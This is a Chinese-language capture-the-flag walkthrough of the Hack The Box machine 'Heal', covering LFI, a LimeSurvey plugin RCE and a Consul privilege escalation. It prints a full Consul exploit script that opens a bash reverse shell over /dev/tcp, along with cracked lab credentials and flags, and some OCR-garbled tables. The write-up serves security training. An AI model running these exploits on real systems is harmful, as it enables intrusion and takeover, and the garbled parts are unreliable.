
# Heal,LFI、目錄爆破、ruby配置文件、 LimeSurvey\_RCE漏洞、Consul提權漏洞

```
-# nmap -sCV -p22,80 -A 10.10.11.46
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-10 04:55 PST
Nmap scan report for 10.10.11.46
Host is up (0.24s latency).
PORT STATE SERVICE VERSION
protocol 2.0)
| ssh-hostkey:
   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open http
                  nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 443/tcp)
HOP RTT
             ADDRESS
1
   288.65 ms 10.10.14.1
   288.84 ms 10.10.11.46
2
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.12 seconds
```

單純80Port一個登入介面。SQL失敗... 可以註冊,也可以下載PDF,進行抓包 原本:



### 已知使用者有


```
root:x:0:0:root:/root:/bin/bash
ralph:x:1000:1000:ralph:/home/ralph:/bin/bash
postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
ron:x:1001:1001:,,,:/home/ron:/bin/bash
```

但也沒辦法取得私鑰,無法RCE...

#### 進行目錄爆破


gobuster dir -u http://heal.htb/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -k -t 50

只找到 http://heal.htb/survey



點選後,會跳轉到 take-survey.heal.htb 需加入hosts

有Administrator (ralph@heal.htb)





The following surveys are available:

Please contact Administrator (ralph@heal.htb) for further assistance.

#### 進行目錄爆破

feroxbuster --url http://take-survey.heal.htb/index.php/ -C 503
= = =
302 GET 0l 0w 0c http://take-


survey.heal.htb/index.php/admin => http://takesurvey.heal.htb/index.php/admin/authentication/sa/login

為登入介面...

# 也進行其他vhosts爆破

wfuzz -u http://heal.htb/ -w /usr/share/seclists/Discovery/DNS/subdomainstop1million-110000.txt -H "HOST:FUZZ.heal.htb" --hh 178


ID	Response	Lines	Word	Chars	Payload	
000000051:	======== 200	90 L	======== 186 W	======================================		






找不到版本漏洞,查詢配置文件 ruby on rails default database 文件在 config/database.yml

#### 也就是,說可以在一開始的目錄進行LFI測試。



# 再繼續跳文件 storage/development.sqlite3

#### 找到疑似加密的密碼




#### 解碼後:

john --wordlist=/usr/share/wordlists/rockyou.txt passwd

username: ralph@heal.htb

passwd : 147258369



系統版本:LimeSurvey Community Edition Version 6.6.4

有漏洞: https://ine.com/blog/cve-2021-44967-limesurvey-rce

按照步驟先上傳zip檔,但上傳後顯示與插件不合。確認檔案不是最新,已調整

```
-# cat config.xml
<?xml version="1.0" encoding="UTF-8"?>
<config>
    <metadata>
        <name>Y1LD1R1M</name>
        <type>plugin</type>
        <creationDate>2020-03-20</creationDate>
        <lastUpdate>2020-03-31</lastUpdate>
        <author>Y1LD1R1M</author>
        <authorUrl>https://github.com/Y1LD1R1M-1337</authorUrl>
        <supportUrl>https://github.com/Y1LD1R1M-1337</supportUrl>
        <version>5.0</version>
        <license>GNU General Public License version 2 or later</lice</pre>
        <description>
                <![CDATA[Author : Y1LD1R1M]]></description>
    </metadata>
    <compatibility>
        <version>3.0</version>
        <version>4.0</version>
        <version>6.0</version>
    </compatibility>
```

再次壓縮後上傳zip hyh\_zip config.xml php-rev.php 成功

放棄手動,直接用他的腳本跑,腳本需要改參數

1.開啟位置

```
filehandle = open("/home/kali/Desktop/tso_zip.zip",mode = "rb") # CHANGE THIS
```

2.執行命令:┗# python exploit.py http://take-survey.heal.htb ralph@heal.htb

#### 147258369 80

反彈成功

```
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.46] 46348
Linux heal 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux 02:08:21 up 45 min, 0 users, load average: 0.13, 0.09, 0.08
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ Username
```

# 開始找資料庫/var/www/limesurvey/application/config/config.php

# 試試看ssh使用者爆破(成功誒)

```
# crackmapexec ssh 10.10.11.46 -u user -p 'AdmiDi0_pA$$w0rd'
SSH
            10.10.11.46
                             22
                                    10.10.11.46
                                                      [*] SSH-2.0-
OpenSSH_8.9p1 Ubuntu-3ubuntu0.10
                                                      [-]
SSH
            10.10.11.46
                             22
                                    10.10.11.46
ralph:AdmiDi0_pA$$w0rd Authentication failed.
            10.10.11.46
                                    10.10.11.46
                                                      [+] ron:AdmiDi0_pA$$w0rd
SSH
                             22
* * *
user/pass
ron:AdmiDi0_pA$$w0rd
```


# ron@heal:~\$ cat user.txt cat user.txt 65b8adebcf095b79df01b6fae66101f0

# 有發許多端口,需進行轉發

73 37(1) -	1107	_15 15 58		
better	· //haak	hasktuiska vus/linuv uni		antianan nauta
= nttps	://DOOK.	hacktricks.xyz/linux-uni	x/privitege-escatati	on#open-ports
tcp		0 <b>127.0.0.53</b> :53	0.0.0.0:*	LISTEN -
tcp		0 <b>127.0.0.1</b> :3000	0.0.0.0:*	LISTEN -
tcp		0 127.0.0.1:3001	0.0.0.0:*	LISTEN -
tcp		0 <b>127.0.0.1</b> :8300	0.0.0.0:*	LISTEN -
tcp		0 <b>127.0.0.1</b> :8301	0.0.0.0:*	LISTEN -
tcp		0 <b>127.0.0.1</b> :8302	0.0.0.0:*	LISTEN -
tcp		0 <b>127.0.0.1</b> :8600	0.0.0.0:*	LISTEN -
tcp		0 <b>127.0.0.1</b> :8500	0.0.0.0:*	LISTEN -
tcp		0 <b>127.0.0.1</b> :8503	0.0.0.0:*	LISTEN -
tcp		0 0.0.0.0:80	0.0.0.0:*	LISTEN -
tcp		0 0.0.0.0:22	0.0.0.0:*	LISTEN -
tcp		0 <b>127.0.0.1</b> :5432	0.0.0.0:*	LISTEN -
tcp6		0 ::: 22		LISTEN -
		. 100 1.1 . 1 .		

 $3000 \Rightarrow \underline{\text{http://heal.htb}}$ 

8500 =>新的網站



版本:Consul v1.19.2

疑似有RCE漏洞

```
Exploit Title SEC.2024-24 Consul Vulnerable To Reflected XSS | Path |

Hashicorp Consul - Remote Command Execution via Rexec (Metasploit) England Security | Path |

Hashicorp Consul - Remote Command Execution via Services API (Metasploit) | Path |

Hashicorp Consul vi.0 - Remote Command Execution (RCE) | Path |

Hashicorp Consul vi.0 - Remote Command Execution (RCE) | Path |

Hassan Consulting Shopping Cart 1.18 - Directory Traversal | Cgi/remote/20117.txt |

Hassan Consulting Shopping Cart 1.23 - Arbitrary Command Execution | Cgi/remote/20211txt |

Hassan Consulting Shopping Cart 1.23 - Arbitrary Command Execution | Cgi/remote/2021104.pl |

PHPLeague 0.81 - '/consult/miniseul.php?cheminmini' Remote File Inclusion | Php/webapps/28864.txt
```

# 內文:

```
# Exploit Title: Hashicorp Consul v1.0 - Remote Command Execution (RCE)
# Date: 26/10/2022
# Exploit Author: GatoGamer1155, ObfxghOst
# Vendor Homepage: https://www.consul.io/
# Description: Exploit for gain reverse shell on Remote Command Execution
via API
# References: https://www.consul.io/api/agent/service.html
# Tested on: Ubuntu Server
# Software Link: https://github.com/hashicorp/consul
import requests, sys
if len(sys.argv) < 6:</pre>
    print(f'' \setminus [033[1;31m-033[1;37m]]) = python3 \{sys.argv[0]\} < rhost>
<rport> <lhost> <lport> <acl token>\n")
    exit(1)
target = f"http://{sys.argv[1]}:{sys.argv[2]}/v1/agent/service/register"
headers = {"X-Consul-Token": f"{sys.argv[5]}"}
json = {"Address": "127.0.0.1", "check": {"Args": ["/bin/bash", "-c", f"bash
-i >& /dev/tcp/{sys.argv[3]}/{sys.argv[4]} 0>&1"], "interval": "10s",
"Timeout": "864000s"}, "ID": "gato", "Name": "gato", "Port": 80}
try:
    requests.put(target, headers=headers, json=json)
    print("\n[\033[1;32m+\033[1;37m]] Request sent successfully, check your
listener\n")
except:
    print("\n[\033[1;31m-\033[1;37m] Something went wrong, check the
connection and try again\n")
```

# 可轉成python

```
(root@ kali)-[/home/kali/Desktop/tool]
# python3 51117.py 127.0.0.1 8500 10.10.14.4 9200

[-] Usage: python3 51117.py <rhost> <rport> <lhost> <lport> <acl_token>

(root@ kali)-[/home/kali/Desktop/tool]
# python3 51117.py 127.0.0.1 8500 10.10.14.4 9200 2

[+] Request sent successfully, check your listener
```

# 取得root並獲取root flag

```
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.46] 51300
bash: cannot set terminal process group (20463): Inappropriate ioctl for device
bash: no job control in this shell
root@heal:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@heal:/# whoami
whoami
root
root@heal:/# cat /root/root.txt
cat /root/root.txt
uid=0(root)/root.txt
u
```